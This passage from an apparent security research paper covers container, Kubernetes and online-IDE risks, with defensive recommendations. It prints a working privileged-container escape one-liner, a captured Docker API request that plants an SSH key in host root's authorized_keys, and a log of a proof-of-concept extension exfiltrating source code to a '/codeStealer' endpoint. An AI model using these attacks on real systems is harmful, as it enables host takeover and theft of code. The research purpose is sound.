
Capability	Permitted operation
CAP_AUDIT_WRITE	Write records to the kernel's auditing log
CAP_CHOWN (Change owner)	Make arbitrary changes to file UIDs and GIDs; change the owner and group of files, directories, and links
CAP_DAC_OVERRIDE (Discretionary access control)	Bypass a file's read, write, and execute permission checks
CAP_FOWNER	Bypass permission checks on operations that normally require the file system UID of the process to match the UID of the file, excluding checks that are covered by CAP_DAC_OVERRIDE and CAP_DAC_READ_SEARCH
CAP_FSETID	Will not clear set-user-ID and set-group-ID mode bits even when a file is changed
CAP_KILL	Bypass permission checks for sending signals
CAP_MKNOD	Create special files

Capability	Permitted operation
CAP_NET_BIND_SERVICE	Bind a socket to internet domain privileged ports (port numbers below 1024)
CAP_NET_RAW	Use RAW and PACKET sockets and bind to any address for transparent proxying
CAP_SETGID	Make arbitrary manipulations of process GIDs and supplementary GID list
CAP_SETPCAP	If file capabilities are supported (i.e., since Linux 2.6.24): add any capability from the calling thread's bounding set to its inheritable set; drop capabilities from the bounding set; make changes to the secure bit flags. If file capabilities are not supported (i.e., kernels before Linux 2.6.24): grant or remove any capability in the caller's permitted capability set to or from any other process
CAP_SETUID	Make arbitrary manipulations of process UIDs, forge UID when passing socket credentials via UNIX domain sockets, and write a user ID mapping in a user namespace
CAP_SYS_CHROOT	Use chroot and change namespaces using setns

Table 2. The available capabilities when running as root inside a container

To mitigate the risk of these capabilities being exploited, the recommended action is to follow the principle of least privilege. User permission should be lowered by adding a low-privileged user for running a containerized application.

Docker provides an option to run a container process under non-root user via a *USER* directive inside a Dockerfile. However, this does not run the container process inside different user namespaces, as we can observe from the following figure. The number in square brackets should be noted.



```
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
1d1e90a73a5b        user-test           "/bin/bash"         33 seconds ago      Up 32 seconds                           admiring_chandrasekhar
096c3c282ad0        ubuntu              "/bin/sh"           4 days ago          Up 4 days                               boring_goldberg
parallels@parallels-Parallels-Virtual-Platform:~/gotest/cnt_root/home/tests$ sudo docker inspect 1d1 | grep Pid
            "Pid": 5042,
            "PidMode": "",
            "PidsLimit": 0,
parallels@parallels-Parallels-Virtual-Platform:~/gotest/cnt_root/home/tests$ sudo ls -l /proc/5042/ns
total 0
lrwxrwxrwx 1 999 docker 0 Sep  9 15:27 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 999 docker 0 Sep  9 15:27 ipc -> 'ipc:[4026532666]'
lrwxrwxrwx 1 999 docker 0 Sep  9 15:27 mnt -> 'mnt:[4026532664]'
lrwxrwxrwx 1 999 docker 0 Sep  9 15:26 net -> 'net:[4026532669]'
lrwxrwxrwx 1 999 docker 0 Sep  9 15:27 pid -> 'pid:[4026532667]'
lrwxrwxrwx 1 999 docker 0 Sep  9 15:27 pid_for_children -> 'pid:[4026532667]'
lrwxrwxrwx 1 999 docker 0 Sep  9 15:27 user -> 'user:[4026531837]'
lrwxrwxrwx 1 999 docker 0 Sep  9 15:27 uts -> 'uts:[4026532665]'
parallels@parallels-Parallels-Virtual-Platform:~/gotest/cnt_root/home/tests$ ls -l /proc/self/ns
total 0
lrwxrwxrwx 1 parallels parallels 0 Sep  9 15:28 cgroup -> 'cgroup:[4026531835]'
lrwxrwxrwx 1 parallels parallels 0 Sep  9 15:28 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 parallels parallels 0 Sep  9 15:28 mnt -> 'mnt:[4026531840]'
lrwxrwxrwx 1 parallels parallels 0 Sep  9 15:28 net -> 'net:[4026531993]'
lrwxrwxrwx 1 parallels parallels 0 Sep  9 15:28 pid -> 'pid:[4026531836]'
lrwxrwxrwx 1 parallels parallels 0 Sep  9 15:28 pid_for_children -> 'pid:[4026531836]'
lrwxrwxrwx 1 parallels parallels 0 Sep  9 15:28 user -> 'user:[4026531837]'
lrwxrwxrwx 1 parallels parallels 0 Sep  9 15:28 uts -> 'uts:[4026531838]'
```


Figure 4. Comparison of default and Docker container namespaces

We recommend using user namespaces with *–userns-remap* parameter and allowing the separation of the host root and the container root. For instance, using user namespaces is possible to map a less-privileged host user to a container root user. When user namespaces are used, the host kernel effectively prevents changes that the less-privileged user does not have permission to perform. For example, even when all capabilities are available inside the user namespace, a privileged action such as installation of kernel module is denied, as the mapped less-privileged user does not have permission to do so.

When user namespace is applied, the container parent process still runs under root, providing a space for abuse when a Docker vulnerability is found and exploited. For mitigation of this risk, we recommend that the reader follow Rootless Docker mode.[12]

Privileged Containers

The real danger and violation of isolation mechanisms is hidden when running privileged containers using—*privileged* flag. The flag provides a container with all capabilities, effectively having host root. Still, namespaces and cgroups are used in the following tweet, Felix Wilhelm shows that an easy escape using cgroup's notify_on_release feature is possible.



Felix Wilhelm
@_fel1x


```
d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
mkdir -p $d/w;echo 1 >$d/w/notify_on_release
t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
touch /o; echo $t/c >$d/release_agent;echo "#!/bin/sh
$1 >$t/o" >/c;chmod +x /c;sh -c "echo 0
>$d/w/cgroup.procs";sleep 1;cat /o
```

3:41 PM · Jul 17, 2019 · Twitter Web Client

Figure 5. Proof of concept of privileged container escape[13]

Exposed APIs

This is not an example of default behavior nowadays, although it is still applied by some users. From a security perspective, exposing the Docker daemon to TCP port 2375 with no authentication or TLS encryption is equivalent to giving away hardware resources at the free disposal of anyone who gains access. The daemon accepts JSON requests over HTTP without authentication, thus allowing a malicious user to spawn a privileged container on the host that can be used for full host escape under root permission. Our telemetry captured an attempt to overtake a host by spawning a privileged container, mounting a host root filesystem ("/"), and rewriting the */root/.ssh/authorized_keys* file.[14]



Wireshark · Follow TCP Stream (tcp.stream eq 20) · capture.pcap

```
PUT /v1.39/containers/ubuntu15/archive?noOverwriteDirNonDir=true&path=%2Fmnt%2Froot%2F.ssh HTTP/1.1

User-Agent: Docker-Client/18.09.2 (darwin)
Transfer-Encoding: chunked
Content-Type: text/plain

200
authorized_keys.....................................................................................
0100644.0000765.0000000.00000000616.13513126446.015251.
0...................................................................................................ustar.
00zoeyzhao.......................wheel..........................
0000000.0000000.....................................................................................................................
...................................
18e
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDvJvNNOFg4C9j2oys9kXcmJhnZIY2RSu3BA2RIuQbt8ahRmPqYIoAOoXUzKEuYUQWuDxGlGLniFFuIMboV1gLCEEBgGW+xXNQoNBzMKkXgmuHRllBv+U
l8T3g6dAJsLdXFWUdsll4BT+oOPCtyPlB/s19wPjgJ/
sQNij7txpA79LQItbGrRsFIu5o23Xx7HKR0ZD9BN+sxJPCnfQMJcHpqp4TU0ov9VVkWhzhsjlTcA0H2yNjDHq0KsPofCykp012Uiana3mOZE7JBrKzjV6UnQNiwDjSCwbpfVTFnws8tX+he2yL
G/16cb1kpfyzzB7DfJljD/ZG/SOS14LKZKboX localhost@server
```

Figure 6. Putting a custom authorized key inside a mounted filesystem

The exposed API could enable attackers to use the user's server as free computation power. Majority of the deployed payloads were related to cryptocurrency miners;[15] we also observed payloads deploying the AESDDoS botnet malware[16] and lately, the Kinsing malware family.[17]

Kubernetes

Kubernetes is an orchestration tool that allows the deployment and management of containers at scale. The Kubernetes services are offered by many cloud providers such as Google's Google Kubernetes Engine (GKE), Amazon's Elastic Kubernetes Service (EKS), or Microsoft's Azure Kubernetes Service (AKS). These managed services help to reduce the risk of major misconfiguration issues; however, in some environments this is not an option. For this reason, we would like to introduce a major misconfiguration-related risk when running Kubernetes clusters on premises.

This Kubernetes component diagram shows that all communication is marshaled through *kube-api-server*. It is essentially a *REST API* service controlling all Kubernetes managing functions.




Figure 7. Kubernetes component diagram

By default, the API listens on two TCP ports:

- 8080 on localhost only
    - Requests bypass all authentication and authorization modules
- 6443 on first non-localhost interface
    - Requests properly sent for authentication and authorization

As the API plays a major role in Kubernetes security, we suggest ensuring that the API is available only to devices that need it. We also suggest that users implement role-based access control (RBAC) authorization and ensure the principle of least privilege.

For example, if an application deployed inside a cluster is able to successfully interfere with the API server, then it should be taken as a security risk with its severity depending on the available API calls.

It is also worth noting that in a misconfigured scenario, a single vulnerable application can serve as an entry point to the whole cluster.[18]

Etcd

Etcd is a distributed key-value store for storing critical data. It is used for storing all data inside a Kubernetes cluster. For that reason, it is critically important to ensure that only *kube-api-server* has access to the *etcd*, as any unintended data leakage or unauthorized modification would be a serious security incident; the ability to read or modify *etcd* values directly from a deployed application inside a cluster is equal to administrator access to the whole cluster.[19] Data encryption at rest is highly recommended as secrets are base64 decoded only.

Pods and Security Policies

A basic deployment unit inside a Kubernetes cluster is called a pod. A pod describes the container settings for application deployment. Running a pod with higher privileges can then, as in the case of privileged containers, lead to node or whole cluster compromise. To avoid dangerous pod configurations inside a cluster, we suggest defining and using Pod Security Policies.[20]

Examples of Pod Security Policy enforcements:

- *runAsNonRoot: true*
- *readOnlyRootFileSystem: true*
- *allowPrivilegeEscalation: false*

By default, every pod inside a cluster can communicate with another pod inside a cluster: This allows attackers to probe the rest of the cluster from any pod that they gain access to. This is extremely dangerous especially when a pod is exposed to the internet while others are designed to remain under an internal network. We suggest using network policies[21] to define which is allowed to communicate with what. For example, a database (such as MySQL) should be accessed from a linked application (like WordPress) only. We also recommend using tools, such as Calico and Weave, which help with the configuration and visualization of proper settings.

Online IDEs

Lastly, we would like to discuss online cloud development environments in this paper. These are interesting alternatives to the desktop environments that we are used to. In this section, we would like to introduce security risks that are applicable to these platforms.

Online IDE Back Ends

First of all, we would like to elaborate on how an online IDE works. IDEs are web applications that execute JavaScript at client-side in the browser context. The client typically initiates a connection to the back end using WebSocket. The internal back-end implementation varies with the online IDE provider; however, they all provide a terminal interface to the user's environment. In most cases, one has full control of the environment along with the responsibility of ensuring secure configuration. In some cases, it might be a container, a linked virtual private server (VPS), or a publicly available device with Secure Socket Shell (SSH) access.




Coding using own device/localhost
Boot up device where IDE will be set up
Download/install required programs to set up environment
Interact with IDE via text editor
Coding in the cloud
Boot up device that will be used to access online IDE
Open browser to access IDE in the cloud
JS
Browser JavaScript uses WebSockets to initiate SSH in the background so that one can access online IDE
Interact with cloud IDE via text editor in browser

Figure 8. Local versus cloud-based IDE

Inside the linked environment, a user typically stores a hidden provider configuration together with workspace-specific configurations, such as source code management (SCM) provider settings (like git configuration), access tokens, and source code clone.




```
ADFS-ADMIN:~/.aws $ ls
credentials
ADFS-ADMIN:~/.aws $ more credentials
# Do not modify this file, if this file is modified it will not be updated. If the file is deleted, it will be recreated on Thu Jan 02 2020 08:56:13 GMT+0000
 (UTC).
# 3c159f0bd6de04d68b4e60404f98e90d874724aa1ec78738134947ae24bfdde5 #

[default]
aws_access_key_id=[redacted]
aws_secret_access_key=[redacted]
aws_session_token=[redacted]
```

Figure 9. Access token storage inside a linked environment


In an analysis early this year, we focused on two online IDE services: AWS Cloud9 and Microsoft Visual Studio (VS) Online (renamed Visual Studio Codespaces in June). In the case of AWS Cloud9, it is possible to specify one's own device or use a cloud VPS; for Visual Studio Online, it is possible to use Azure VPS.[22] In both cases, one can promote oneself to root through available terminal interface.



```
[root@ip-172-31-45-235 c9]# ls
1d9b9c8d527246858a8f3df7d2f88b97  chrome.sock            local              python2                          tmux-2.2
autoshutdown-configuration        gocode                 ncurses-6.0        python3                          ts-server
bin                               installed              node               stop-if-inactive.sh              vfs-cache
bridge.socket                     lib                    node_modules       Third-Party Licensing Notices.md vfs-cache-0a6fc14ad542fd150d76ab93ac4551f9
c9                                libevent-2.1.8-stable  package-lock.json  tmp
[root@ip-172-31-45-235 c9]#
```

Figure 10. Root promotion inside a linked environment

Visual Studio Online is a clone of Visual Studio Code accessible by web browser. The whole application is located in a linked environment. On the other hand, in the case of AWS Cloud9, only back-end services are available on a linked machine, while front-end services are located inside the AWS cloud.



```
  Left     File     Command     Options     Right
<- ~/.vscode-remote/bin/86405ea23e3937316009fc27c9361deee66ffbf5 ---------------.[^]>
.n                          Name                                |  Size  |Modify time
/..                                                             |UP--DIR|Jan  2 13:51
/bin                                                            |   4096|Nov  6 18:14
/extensions                                                     |   4096|Nov  6 18:14
/node_modules                                                   |   4096|Nov  6 18:14
/out                                                            |   4096|Nov  6 18:14
/resources                                                      |   4096|Nov  6 18:14
 LICENSE                                                        |  13380|Nov  6 18:11
*node                                                           | 42656K|Nov  6 18:14
 package.json                                                   |    957|Nov  6 18:11
 product.json                                                   |  19835|Nov  6 18:11
*server.sh                                                      |    222|Nov  6 18:11
 vscode-remote-lock.86405ea23e3937316009fc27c9361deee66ffbf5\   |      0|Dec  5 17:51
```

Figure 11. Visual Studio Code remote inside a linked environment

Security Risks


Misconfiguration in the Linked Device

Together with full control of the linked device, a user has the responsibility to prevent misconfiguration issues.

These issues might occur when exposing some ports for extended application usage by following an online tutorial since for instance, AWS Cloud9 lacks support for plug-ins. Notably, the lifespan of linked device is equivalent to the length of time spent during development inside a web browser. The cloud providers also have timeouts, which suspend the linked device in case of longer inactivity.

Browser

Cases of browser plug-ins with malicious intent are well known, and their functionality can be extended for online IDE development as well. We did a proof of concept to demonstrate that it is possible for an attacker to steal code using a malicious browser extension. We also know about banking trojans that hook browser function in order to steal user credentials. Similarly, we might expect an alternative feature to steal the code or access tokens for the IDE.



```
2019-11-25T17:43:15.808+01:0...      {u'body': u'payload=Ci0tLS0tLQptYWluLmMKYXBwCm1haW4uYwptYWluKGludCwgY2hhciAqKikKMQoyCjMKNAo1CjYKNwo4CjkKMTAKMTEKMTIKMTMKMTQKMTUKMTYKMTcKI2luY2...

{u'body':

u'payload=Ci0tLS0tLQptYWluLmMKYXBwCm1haW4uYwptYWluKGludCwgY2hhciAqKikKMQoyCjMKNAo1CjYKNwo4CjkKMTAKMTEKMTIKMTMKMTQKMTUKMTYKMTcKI2luY2x1ZGXCoDxzdGRpby5oPgrCoAp2b2lkwqBkb19iaWdfbWVzcygpO
wrCoAppbnTCoG1haW4oaW50wqBhcmdjLMKgY2hhcsKgKirCoGFyZ3YpwqB7CsKgwqDCoMKgcHJpbnRmKCJoZWxsbyEiKTsKwqAKwqDCoMKgwqBwcmludGYoIlxubGV0c8KgcHJpbnTCoGFub3RoZXLCoGJ1bGxzaGl0wqBtZXNzYWdlLi4uXHRv
a1xuIik7CsKgCsKgwqDCoMKgY2hhcsKgYnVmZmVyT3ZlcmZsb3dbMjBdOwrCoArCoMKgwqDCoGRvX2JpZ19tZXNzKCk7CsKgwqDCoMKgLy9nZXRzKGJ1ZmZlck92ZXJmbG93KTsKwqDCoMKgwqAKwqDCoMKgwqByZXR1cm7CoDA7CsKgwqDCoMK
gfQrCoAotLS0tLS0KT1BFTiBFRElUT1JTCm1haW4uYy9ob21lL3Zzb25saW5lL3dvcmtzcGFjZQphcHAvaG9tZS92c29ubGluZS93b3Jrc3BhY2UKV09SS1NQQUNFIFtWUyBPTkxJTkVdCi52c2NvZGUKYXBwCmZpbGUKbWFpbi5jCnBheWxvYW
QuYwpSRUFETUUubWQKT1VUTElORQotLS0tLS0K', u'resource': u'/codeStealer', u'requestContext': {u'requestTime': u'25/Nov/2019:16:43:15 +0000', u'protocol': u'HTTP/1.1', u'domainName':
[redacted]', u'resourceId': u'hs82ib', u'apiId': [redacted], u'resourcePath': u'/codeStealer', u'httpMethod': u'POST', u'domainPrefix':
[redacted], u'requestId': u'39351e74-6bdb-498e-bb27-122084cf9fbd', u'extendedRequestId': u'DuWplEFWCYcFX-w=', u'path': u'/default/codeStealer', u'stage': u'default',
u'requestTimeEpoch': 1574700195633, u'identity': {u'userArn': None, u'cognitoAuthenticationType': None, u'principalOrgId': None, u'accessKey': None, u'caller': None, u'userAgent':
u'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36', u'user': None, u'cognitoIdentityPoolId': None,
u'cognitoIdentityId': None, u'cognitoAuthenticationProvider': None, u'sourceIp[redacted], u'accountId': None}, u'accountId': [redacted]}, u'queryStringParameters':
None, u'multiValueHeaders': {u'origin': [u'https://online.visualstudio.com'], u'accept-language': [u'cs,en;q=0.9,sk;q=0.8'], u'accept-encoding': [u'gzip, deflate, br'], u'X-Forwarded-
Port': [u'443'], u'sec-fetch-site': [u'cross-site'], u'accept': [u'*/*'], u'User-Agent': [u'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/78.0.3904.108 Safari/537.36'], u'X-Amzn-Trace-Id': [u'Root=1-5ddc04a3-8b52c1fe7a9a32e223921fd4'], u'Host': [u'[redacted]aws.com'], u'X-Forwarded-
Proto': [u'https'], u'referer': [u'https://online.visualstudio.com/environment[redacted]'], u'sec-fetch-mode': [u'cors'], u'content-type': [u'application/x-
www-form-urlencoded'], u'X-For[redacted]ltiValueQueryStringParameters': None, u'pathParameters': None, u'headers': {u'origin':
u'https://online.visualstudio.com', u'accept-language': u'cs,en;q=0.9,sk;q=0.8', u'accept-encoding': u'gzip, deflate, br', u'X-Forwarded-Port': u'443', u'sec-fetch-site': u'cross-
site', u'accept': u'*/*', u'User-Agent': u'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36', u'X-Amzn-Trace-
Id': u'Root=1-5ddc04a3-8b52c1fe7a9a32e223921fd4', u'Host[redacted], u'X-Forwarded-Proto': u'https', u'referer':
u'https://online.visualstudio.com/environment[redacted], u'sec-fetch-mode': u'cors', u'content-type': u'application/x-www-form-urlencoded', u'X-Forwarded-
[redacted], u'isBase64Encoded': False, u'stageVariables': None, u'path': u'/codeStealer', u'httpMethod': u'POST'}
```

